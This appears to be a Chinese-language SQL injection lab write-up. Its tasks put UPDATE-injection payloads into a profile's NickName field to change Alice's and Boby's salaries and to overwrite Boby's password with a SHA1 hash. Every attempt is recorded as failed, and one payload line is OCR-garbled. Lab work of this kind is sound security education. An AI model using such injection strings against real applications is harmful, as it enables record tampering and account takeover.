
尝试将 Alice 工资修改为 9：



Alice's Profile Edit

NickName ', Salary ='9

攻击失败：




Alice Profile

Key	Value
Employee ID	10000
Salary	99999
Birth	9/20
SSN	10211002
NickName	', Salary ='9

Task 3.2：


尝试将 Boby 工资修改为 10：



Alice's Profile Edit

NickName ', Salary ='10' where

攻击失败：




Alice Profile

Key	Value
Employee ID	10000
Salary	99999
Birth	9/20
SSN	10211002
NickName	', Salary ='10' where Name = 'Boby' #

Task 3.3：


尝试将 Boby 密码修改为 111(111 经过 SHA1 加密为'6216f8a75fd5bb3d5f22b6f9958cdede3fc086c2')：



Alice's Profile Edit

NickName ıere Name='Boby' #

攻击失败：



Alice Profile

Key	Value
Employee ID	10000
Salary	99999
Birth	9/20
SSN	10211002
NickName	', Password = '6216f8a75fd5bb3d5f22b6f9958cdede3fc086c2' where Name='Boby' #